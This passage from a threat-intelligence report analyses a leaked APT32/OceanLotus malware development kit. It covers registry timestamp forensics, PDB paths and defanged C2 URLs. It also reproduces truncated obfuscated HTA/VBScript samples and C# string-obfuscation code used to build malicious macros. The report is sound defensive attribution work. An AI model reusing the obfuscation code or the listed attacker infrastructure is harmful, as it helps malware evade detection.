      {26515AE9-FF04-4146-BA49-113855A7FDE1}
      {28011108-68DF-4C73-B91B-57427D501BBA}
      {2F57269B-1E09-4E2D-AB1E-B0FDAC7D279C}
      {3E41B3EB-7F1E-46D3-8ED0-42B3E6B3B7C8}
      {4148AB26-3A56-4F0C-BA94-BD11CEE933AE}
      {428345C3-78DA-4998-A631-ACD7FCCF46AE}
      {47536D45-EEEC-4BDC-8183-A4DC1F8DA9E4}
      {486D715E-6AA2-44CF-BC48-B6990CBB53C6}
      {4C8B01A2-11FF-4C41-848F-508EF4F00CF7}
      {4DD39B2D-D195-428C-8137-0C3B274EDCA5}
      {4E101E88-6DD7-4DCD-BF40-8418957F0A99}
      {4E8FC426-3EE1-4E5E-87A5-2EAA9C3A9677}
      {587E31A3-CF37-4764-85B2-BF2133BE4316}
      {5A40E926-9E86-4B89-9CFD-B12311724371}
      {5B42DD9C-5A26-4F27-BB95-34603F0997E5}
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
DynamicInfo	REG_BINARY	03 00 00 00 1e 7b 9c 6f 3b 2e d8 01 00 00 00 00 00
Hash	REG_BINARY	84 0c 49 55 c1 fc 2e 7f 44 81 d9 d0 0a 1d 12 ff e2
Path	REG_SZ	\Time Test Task
Triggers	REG_BINARY	15 00 00 00 00 00 00 00 01 a4 d0 01 00 00 00 00 80

Edit Binary Value

Value name: DynamicInfo

Value data:

```
0000   03  00  00  00  1E  7B  9C  6F     .....{.o
0008   3B  2E  D8  01  00  00  00  00     ;.Ø.....
0010   00  00  00  00  00  00  00  00     ........
0018   00  00  00  00                     ....
```

OK Cancel

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{4E101E88-6DD7-4DCD-BF40-8418957F0A99}

This value `1E7B9C6F3B2ED801` is a Windows FILETIME, a 64-bit structure containing the number of 100-nanosecond intervals since Jan 1, 1601. Using CyberChef, we can convert `1E7B9C6F3B2ED801` to a more human-readable format using the Windows FILETIME to UNIX Timestamp operation, which confirms this hex value is `2022-03-02 at 13:43:01 UTC` (or 8:43 AM EST). In Windows, `w32tm.exe` takes 10^-7s (100 nanoseconds) intervals and converts to a readable format.

The value `1E7B9C6F3B2ED801` in Int64 is `132907021817903902`. Passing that value into `w32tm.exe` gives us this:

```
C:\Users\user\Desktop>w32tm.exe /ntte 132907021817903902
153827 13:43:01.7903902 - 3/2/2022 1:43:01 PM
```

Of course, after doing all of that, we find out there is an easier way. We can pass the byte flipped hex of the original value:

```
C:\Users\user\Desktop>w32tm.exe /ntte 0x01D82E3B6F9C7B1E
153827 13:43:01.7903902 - 3/2/2022 1:43:01 PM
```

Well, we can see that `w32tm.exe` presents this timestamp to us just like we expected and with the expected seven digits of precision. However, it is unclear how or why the last 7 digits differ from what we see in our XML timestamp. Naturally, as with all things in digital forensics, you have to know what your tools are doing behind the scenes to understand if they are summarizing or truncating numbers and to what degree of specificity, let alone the correct time offset. Timestamps, amirite?

Developer fingerprints in scheduled task XML

When we switch back to looking at `XmlStr.txt`, we see that this XML contains the original malware developer's computer name, user name, and timestamps that likely indicate the approximate date on the development system when the XML script content was originally created, around the time it was used to create macros in the 2016 version of `Macros_Builder`.

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
<RegistrationInfo>
    <Date>2016-06-02T11:13:39.1668838</Date>
    <Author>WIN-FF211E5QDM2\Rachael</Author>
  </RegistrationInfo>
<Triggers>
    <TimeTrigger>
      <Repetition>
        <Interval>PTBBBPOWERBBBM</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
</Repetition>
      <StartBoundary>2016-06-02T11:12:49.4495965</StartBoundary>
      <Enabled>true</Enabled>
</TimeTrigger>
  </Triggers>
```

One final nugget of interest is the interval value `PTBBBPOWERBBBM`. This is a value that was altered from the original exported XML to be a placeholder value that would be changed depending on values entered in the GUI of the `Macros_Builder` program. Except this value is never referenced. Instead, `Macros_Builder Form1.cs` checks the macro content to replace the value `BBBPOWERBBB`. This is one of many small errors that shows that the program is obviously undergoing development at the time of interception.

If you're a seasoned Windows forensicator, you're likely already familiar with Windows timestamp shenanigans, and none of this is new or surprising to you. So why should you care and why does any of this timestamp business matter? Well, seeing seven digits of precision in an XML scheduled task may indicate that it was created and exported by the Windows Task Scheduler. This structure of the timestamp can be used for detection purposes to highlight content that was generated with this approach.

Network-based indicators

The `MacrosSource.txt` file stored output from an execution of the newer debug build of Macros_Builder, leaving us these IP addresses that may have been used for the testing of the macro downloader functionality.

Source file	NBI
`MacrosSource.txt`	`http[:]//86.105.18.241:80/images/pic1.jpg`
`MacrosSource.txt`	`http[:]//86.105.18.241:80/download/upload.php`

Fox IT spotted this IP address as a CobaltStrike server between 2016 and 2018, which roughly lines up with our early timeline for the `Macros_Builder` development.

Cobalt Strike IPv4	Port	First seen	Last seen
`86.105.18.241`	`80`	`2016-07-19`	`2018-10-08`

PDB paths

Several of the StrikeSuit Gift projects were compiled in debug mode, leaving us clear paths to the PDB symbol files, reflecting information about the original development directories. Though we cannot necessarily trust these timestamps to indicate the true original compile time, these paths and timestamps together paint a fuzzy evolutionary timeline from old to new code and capabilities.

hash.md5	pe.timestamp	pe.pdb_path
850b062d81975c43 8f2ab17f4a092c96	2008-09-01 18:48:30 (1220309310)	g:\\WebBuilder\\Gift_HtaDotNet\\ShLdr\\obj\\Debug\\ShLdr.pdb
80e2a8e2f51e22d9 6166cdb1f3d8a343	2009-05-16 07:47:06 (1242474426)	G:\\WebBuilder\\Gift_HtaDotNet\\ShellcodeLoader\\Test\\obj\\Release\\Test.pdb
c71f9ef260213917 635609d16656e33d	2009-05-16 07:47:14 (1242474434)	G:\\WebBuilder\\Gift_HtaDotNet\\ShellcodeLoader\\L\\obj\\Debug\\L.pdb
e978b51735c75b04 7822ae6572538bbf	2009-05-16 07:47:14 (1242474434)	G:\\WebBuilder\\Gift_HtaDotNet\\ShellcodeLoader\\Test\\obj\\Debug\\Test.pdb
06f47674da70f97b 6e2ff5ec11921ed7	2009-05-16 09:44:30 (1242481470)	g:\\WebBuilder\\Gift_HtaDotNet\\HtaDotNet\\HtaDotnet\\obj\\Debug\\HtaDotnet.pdb
6bfdbd8a2b8adeb2 0681fa558498429d	2009-05-16 09:44:31 (1242481471)	g:\\WebBuilder\\Gift_HtaDotNet\\HtaDotNet\\Test\\obj\\Debug\\Test.pdb
78473ef1282112dc 6dc5d03d4053372f	2009-05-16 09:44:40 (1242481480)	g:\\WebBuilder\\Gift_HtaDotNet\\HtaDotNet\\Test\\obj\\Release\\Test.pdb
ce985259ba7a962f 39c48f157e31f5aa	2013-10-08 12:00:51 (1381248051)	d:\\P17028 - StrikeSuit Gift - Office Macro Type 1\\Source\\CSharp\\MacrosEmbedding\\MacrosEmbedding\\obj\\Debug\\MacrosEmbedding.pdb
1a54a5af55fa7210 f0f6e7b8118661ff	2013-10-08 12:08:52 (1381248532)	d:\\P17028 - StrikeSuit Gift - Office Macro Type 1\\Source\\CSharp\\VbaCodeCreator\\VbaCodeCreator\\obj\\Debug\\VbaCodeCreator.pdb
d1c8da885b9f283c f2114e53fee43fe0	2016-01-26 04:18:22 (1453799902)	d:\\Source\\visual\\Embed Office\\NtfsStreams\\Trinet.Core.IO.Ntfs\\obj\\Debug\\Trinet.Core.IO.Ntfs.pdb
feda9657a3861805 4fe95a07dad54598	2016-03-11 04:02:13	d:\\Source\\visual\\Embed Office\\Office Macros\\Macros_Builder\\Macros_Builder\\obj\\Release\\M

	(1457686933)	acros_Builder.pdb
4bfb1d2889d29936 c72513c9e187937e	2016-04-06 21:18:55 (1459991935)	d:\\Source\\visual\\VBScript ADS Loader\\Macros_Builder\\Macros_Builder\\obj\\Debug\\Macros_Builder.pdb
c0ea1573b006ab4b 419af0e6b29df550	2016-07-20 00:32:49 (1468989169)	d:\\Source\\visual\\VBScript ADS Loader\\Macros_Builder\\Macros_Builder\\obj\\Debug\\Macros_Builder.pdb
8d74fc0ef81b32f7 3c0797ec2a03e677	2017-08-14 00:31:58 (1502685118)	D:\\P17028 - StrikeSuit Gift - Office Macro Type 1\\Source\\CSharp\\MacrosEmbeddingExample\\MacrosEmbeddingExample\\obj\\Debug\\MacrosEmbeddingExample.pdb
e1a3d0eb585567a6 9eb2a0606b622e10	2017-08-17 00:03:09 (1502942589)	D:\\P17028 - StrikeSuit Gift - Office Macro Type 1\\Source\\VB\\XmlScriptAnalyst\\XmlScriptAnalyst\\obj\\Debug\\XmlScriptAnalyst.pdb
de1e7c29d98778fd 7fbb832bd599b367	2017-08-17 04:18:44 (1502957924)	d:\\P17028 - StrikeSuit Gift - Office Macro Type 1\\Reference\\Macros_Builder\\Macros_Builder\\obj\\Debug\\Macros_Builder.pdb
d4251964e97e7225 8be9cf1acf222bf3	2017-08-22 00:18:26 (1503375506)	d:\\P17028 - StrikeSuit Gift - Office Macro Type 1\\Reference\\WebBuilder\\ShellcodeLoader\\L\\obj\\Debug\\L.pdb
0f02cf16b466a7bd 2643ef01e09fc6d0	2017-08-22 00:18:30 (1503375510)	d:\\P17028 - StrikeSuit Gift - Office Macro Type 1\\Reference\\WebBuilder\\ShellcodeLoader\\Test\\obj\\Debug\\Test.pdb
84113138ed90ab30 3a4dd1eedc6a6f19	2017-08-23 04:44:28 (1503477868)	D:\\P17028 - StrikeSuit Gift - Office Macro Type 1\\Source\\C_Cpp\\Binary\\Debug\\Binary.pdb
e2a9f698cb6aa417 bae41ce02d0555da	2017-08-23 07:01:51 (1503486111)	D:\\P17028 - StrikeSuit Gift - Office Macro Type 1\\Source\\C_Cpp\\ShellcodeThreadCaller\\x64\\Debug\\ShellcodeThreadCaller.pdb
77374f452700e17f 3fe8c959db3d9f23	2017-08-23 07:02:11 (1503486131)	D:\\P17028 - StrikeSuit Gift - Office Macro Type 1\\Source\\C_Cpp\\ShellcodeThreadCaller\\Debug\\ShellcodeThreadCaller.pdb

Threadwork of attribution and assessing connections to APT32


Finally, after tedious inspection of this messy pile of data, we can take stock of our indicators, TTPs, and other pivots and align the StrikeSuit Gift package with public reporting of named threat actors.

Attribution is a spectrum, of course, and along the axis of specificity there are different burdens of proof required to make an attribution. In our case, because we are assessing alignment with a large cluster that is not necessarily a real-life “group” but more a superset of intrusions that transcend years of activity, a preponderance of evidence will suffice. So, let’s begin with dumping a few of the most qualified data points that show connections to APT32 or OceanLotus.

ShellcodeLoader L.dll

Foremost, the `L.dll` shellcode loader (`b28c80ca9a3b7deb09b275af1076eb55`) in the source package is the same hash as that which is mentioned in this RedDrip Team blog about OceanLotus. Beyond being simply the same hash, the StrikeSuit Gift project `WebBuilder/ShellcodeLoader` has all the technical hallmarks of being the source code for this loader, so that’s nice and convenient for us.

`ShellcodeLoader` project showing TypeLib Id GUID, which is the same as in the `L.dll` file `b28c80ca9a3b7deb09b275af1076eb55`



ShellcodeLoader > L > Properties > AssemblyInfo.cs

```
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;

// General Information about an assembly is controlled through the following
// set of attributes. Change these attribute values to modify the information
// associated with an assembly.
[assembly: AssemblyTitle("L")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("L")]
[assembly: AssemblyCopyright("Copyright ©  2006")]
[assembly: AssemblyTrademark("")]
[assembly: AssemblyCulture("")]

// Setting ComVisible to false makes the types in this assembly not visible
// to COM components.  If you need to access a type in this assembly from
// COM, set the ComVisible attribute to true on that type.
[assembly: ComVisible(false)]

// The following GUID is for the ID of the typelib if this project is exposed to COM
[assembly: Guid("a96426fe-1f03-49b6-8c28-916bd7705cbf")]

// Version information for an assembly consists of the following four values:
//
//      Major Version
//      Minor Version
//      Build Number
//      Revision
//
// You can specify all the values or you can default the Build and Revision Numbers
// by using the '*' as shown below:
// [assembly: AssemblyVersion("1.0.*")]
[assembly: AssemblyVersion("1.0.0.0")]
[assembly: AssemblyFileVersion("1.0.0.0")]
```

XML timestamps

There are more direct and obvious connections to APT32 (or OceanLotus) in the VB macro and XML scheduled tasks. A quick survey shows that the two XML timestamps observed across multiple projects in the StrikeSuit Gift package (StartBoundary `2016-06-02T11:12:49.4495965` and Date `2016-06-02T11:13:39.1668838`) are seen in the macro content of hundreds of malicious documents.

Many of these macros designate remote network resources attributed to APT32, OceanLotus, Cobalt Kitty, and so forth.

Sample files containing StartBoundary and Date timestamps `2016-06-02T11:12:49.4495965` and `2016-06-02T11:13:39.1668838`, revealing many overlaps with APT32 and OceanLotus infrastructure.

File MD5	Example C2 address from macro	C2 attribution
33adc53121634127bd242ebaf98d1da8	http[:]//23.227.196.210:80/upload/private/picr.jpg	APT32 (Mandiant)
e334b21a2c52dcf86ea8c0785044d578	http[:]//80.255.3.87:80/a/g/10007.jpg	APT32 (Mandiant)
2926a94b1cc86738422434c7448dee25	http[:]//185.157.79.3:80/update	APT32 (Mandiant)
387e5e61a4218977a46990b47dfb4726	http[:]//contay.deaftone.com/user/upload/img/icon.gif?n=%COMPUTERNAME%	APT32 (Mandiant)
e47554108ef02e9cdc3a034fea1cb943	http[:]//job.supperpow.com:80/pd/random1/randpic/1.jpg	APT32 (Mandiant)
f87bab14791c3230b43241500870b109	\"h\"t\"t\"p://icon.torrentart.com:80/789.jpg	APT32 (Mandiant)
b7ee7947f9f0179069e6271c4cd58c05	http[:]//104.237.218.70:80/a	APT32 (Mandiant)
919de0e7bd8aaed846a8d9378446320f	http[:]//gap-facebook.com/microsoft	APT32 (Mandiant)
fa6d09f010f11351a92c409fef7ba263	http[:]//lawph.info/download/user.ico	Unknown
5475d81ce3b3e018c33fbc83bdc0aa68	http[:]//msofficecloud.org/roffice	OceanLotus (blevene)
207375c4bd19fd4f	http[:]//193.169.245.137:80/g4.ico	APT32 (Mandiant)

a0e5352269bfb88e		
ba844b09524aea07 7f6a175da10a6bf0	http[:]//chinanetworkvub.info:80/global/asian.jpg	Unknown
f46f2252ee955ca5 f89429fc5519150f	http[:]//update-flashs.com/gpixel.jpg	APT32 (Mandiant)
d4ec27868e8530ca 15daa274ec269bbe	http[:]//google-script.com/adobereg.bin	Cobalt Kitty (CyberReason)
e48cc615a4569175 b2ea144928d5b871	http[:]//support.chatconnecting.com:80/public/public_pics/rpic.jpg	OceanLotus (blevene) Cobalt Kitty (CyberReason)

ObfuscationHelper.cs

Taking a step beyond the comfortable immediacy of indicator links, we can take a gander at TTPs associated with StrikeSuit Gift and APT32 such as obfuscation methods.

One of the interesting components of the StrikeSuit Gift package is a piece of source code smartly named `ObfuscationHelper`. Within the `HtaDotnet` package, the `ObfuscationHelper.cs` code does exactly what it sounds like it does, and has a bunch of functions to help provide jacked up strings when building HTA files with obfuscated macros. There are many layers to this onion. The `ObfuscationHelper`, though, uses arrays of vowels and consonants to build random strings with random casings that appear to be like words.

For example, we can use the `HtaDotnet` project to build an HTA file and we might get code that looks something like this:

Snippets of code extracted from a fabricated test `HtaDotnet` output .hta file.

```
<HTA:APPLICATION iD="KONG" iCON="#" wINDOwstATE='mINiMize' sHOwINtAskbAR='No' />
<script language="vbscript">
on ERror reSume Next
HetGhonCosWewShiw="ZXUWgQaHQl0qUbK9YHZROhNYn0jYAAEAAAD.....AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdG
VTZXJpYWxpemF0aW9uSG9sZGVyBAAAAAhEZWxlZ2F0ZQd0YXJnZ"
```

```
JepZacWimQuungGhun="h6m1P3lqH0iwiS0xNaK,wUxEnHR2umtUEJmSvy,fHWQKsadnNWMoLi,4T83Ud8uQOLnzcSqqWAmta
9p5DAABAAAA.....wEAAAAAAAAABAEAAAAiU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcgMAAAAIRGVsZWdhdG
UHdGFyZ2V0MAdtZXRob2"

… (truncated)

FunctIoN    QuudKisWhaw    (   WhacThes)

QuisVesGupYewFong   = WhacThes
QuisVesGupYewFong   =ReplAce    ( QuisVesGupYewFong   ," "    , "=")
  QuisVesGupYewFong= replACE(   QuisVesGupYewFong ,"."   , "/")
  QuisVesGupYewFong =    replAce    (    QuisVesGupYewFong ,","   ,   "+"    )
QuudKisWhaw= QuisVesGupYewFong
   ENd FunCtIOn

…(truncated)

 fuNCtIOn  WhosChem   (    YowDon ,   GongWiwFangLip   ,GidRomShos    ,CiwHap   ,   KepChinGhop
,GinChongYiwQuis)
  oN eRroR reSume NExT

  Set ShepWhud = COpquiwwHEnleT   (   "WScript.Shell"    )
  ShepWhud.RegRead "HKLM\SOFTWARE\Microsoft\.NETFramework\"+   YowDon+    "\"
…
```

An analyst looking at just the HTA file might be quick to hone in on a couple of unique values such as `<HTA:APPLICATION iD="KONG"`, but we can see in our source code that the value `KONG` is actually generated by the `ObfuscationHelper`.

Code to create the randomized HTA header using `ObfuscationHelper`

```
htaAttr = ObfuscationHelper.RandomLowerUpperCase("ID=\"" + obs.RandomWords() + "\" icon=\"#\"
/>");
```

The special sauce of `ObfuscationHelper` begins with three string arrays for vowels and consonants that are later used to build words, which are later checked against a list of special, reserved keywords for the VB macro. We notice that in `CONSONANTS_1` there are a couple of duplicates, perhaps a copy/paste error. The vowels will be familiar to most, but how and why are these consonants selected?

On speculation, we may guess that these consonants (and digraph phonemes, representing small pieces of sound in speech) were selected to help fabricate fake strings that appear to be read like or sound like real language words. The selection of vowels and consonants allows the generation of strings with the right construction, though that is highly dependent on the language. For example, when considered phonetically, modern English commonly uses the phoneme ð (digraph “th”), whereas the phoneme ɣ (digraph “gh”) is not present. So what does this exact array of consonants imply, and did the developer premeditate the consonants to appear like a particular language? If so, which one? Would Vietnamese be a baseless guess? Or maybe it's random copypasta? Maybe we will never know.

`ObfuscationHelper` declaring the string arrays

```
private static readonly string[] VOWELS = new string[] { "a", "e", "i", "o", "u" };
private static readonly string[] CONSONANTS_1 = new string[] { "b", "c", "d", "f", "g", "h", "j",
"k", "l", "ch", "gh", "qu", "sh", "th", "wh", "m", "n", "p", "q", "r", "s", "t", "v", "w", "x",
"y", "z", "ch", "gh", "qu", "sh", "th", "wh" };
private static readonly string[] CONSONANTS_2 = new string[] { "c", "d", "m", "n", "p", "ng",
"s", "t", "w", "ng" };
```

Cloning new arrays for `ObfuscationHelper()`

```
        public ObfuscationHelper()
        {
            this.m_vowels = CloneStringArray(VOWELS);
            this.m_consonants_1 = CloneStringArray(CONSONANTS_1);
            this.m_consonants_2 = CloneStringArray(CONSONANTS_2);
        }
```

Example of a function using the consonant and vowel arrays to build a randomized word.

```
        public string RandomSingleWord(bool autoUpper)
        {
            URandom rand = new URandom();
            int idx1 = rand.Next(0, this.m_consonants_1.Length);
            int idx2 = rand.Next(0, this.m_vowels.Length);
            int idx3 = rand.Next(0, this.m_consonants_2.Length);

            string s = this.m_consonants_1[idx1];
            if (autoUpper)
            {
                string u = s.Substring(0, 1).ToUpper();
                s = u + s.Substring(1);
            }
            s += this.m_vowels[idx2];
            s += this.m_consonants_2[idx3];
            return s;
        }
```

The reason this `ObfuscationHelper` is pertinent to the discussion is that APT32/OceanLotus clusters are famous for similar obfuscation and encoding, and they are likely using similar techniques still today.

In 2018, ESET detailed a piece of malware with a library `HTTPprov` designed to aid in string generation for its URI callbacks (`190db4e6de3a96955502f3e450428217`).

Excerpt from ESET OceanLotus old techniques, new backdoor

```
buffEnd = ((DWORD)genRand(4) % 20) + 10 + buff;
while (buff < buffEnd){
    b=genRand(16);
    if (b[0] - 0x50 > 0x50)
        t=0;
    else
        *buf++= UPPER(vowels[b[1] % 5]);
    v=consonants[b[1]%21]);
    if (!t)
        v=UPPER(v);
    *buff++= v;
    if (v!='h' && b[2] - 0x50 < 0x50)
        *buff++= 'h'; *buff++= vowels[b[4] % 5];
    if (b[5] < 0x60)
        *buff++= vowels[b[6] % 5]; *buff++= consonants[b[7] % 21];
    if (b[8] < 0x50)
        *buff++= vowels[b[9] % 5]; *buff++= '-';
}; *buff='\0';
```

In the 2019 OceanLotus report by RedDrip Team, we see this HTA file (`042f06b110a0a53a7e30b0e0490ea317`) which drops, amongst many other things, the shellcode for a backdoor (`a8ff3e6abe26c4ce72267154ca604ce3`). The HTA file from the wild has all the look and feel as our HTA test file generated with `Obfuscation Helper`. This is not surprising, because our


`ShellcodeLoader` shows along with this attack as well, but it's still nice to see all of these tools playing together nicely in the field.

Snippets of code from 2019 OceanLotus HTA file `042f06b110a0a53a7e30b0e0490ea317`

```
<HTA:APPLICATION Id="FEtWePQUUdmonyaNg" icoN="#" WINDOWsTATe='mINimIZE' shOWINtasKBar='No' />
<script language="vbscript">
on erROR RESUMe NexT
Quus   =
"3F6OPnBc4gv4d10Fv34AulSxgpUAAQAAAP....8BAAAAAAAAAAQBAAAAIlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25I
b2xkZXIEAAAACERlbGVnYXRlB3RhcmdldDAHbWV0aG9kMAdtZXRob2QxAwcDAzBTeXN0"
…
 FUNctIon    QuangGhut    ( BongHim )
 set  QuangGhut= CreAteobjECT (BongHim )
 enD FUnCtIon
…
  FuNCtiOn    NingGhac(ThepGhotChudVong,HengThew   ,ChedBom   ,PitWhiwVeng  )
   SeT DapVen =  qUAnggHUt    (  "System.Text.ASCIIEncoding")
  sEt MicSotThasGaw = quAnGghuT   ( "System.Security.Cryptography.FromBase64Transform")
 SEt QuengZiwGhat  = QUANGgHUt   (  "System.IO.MemoryStream")
  QuengZiwGhat.Write  MicSotThasGaw.TransformFinalBlock (   DapVen.GetBytes_4  (ThepGhotChudVong)
,  0   ,   HengThew)   ,   0  ,  ChedBom
   QuengZiwGhat.Position = PitWhiwVeng

 SeT  NingGhac = QuengZiwGhat
 eND fUNCtIon
```

When we execute that HTA in a virtual machine, out pops a backdoor, fresh as a newborn fawn. The backdoor makes `HTTP POST` requests with URIs that appear to contain fake, randomized words likely using some variation of the custom `HTTPprov` library previously described by ESET.

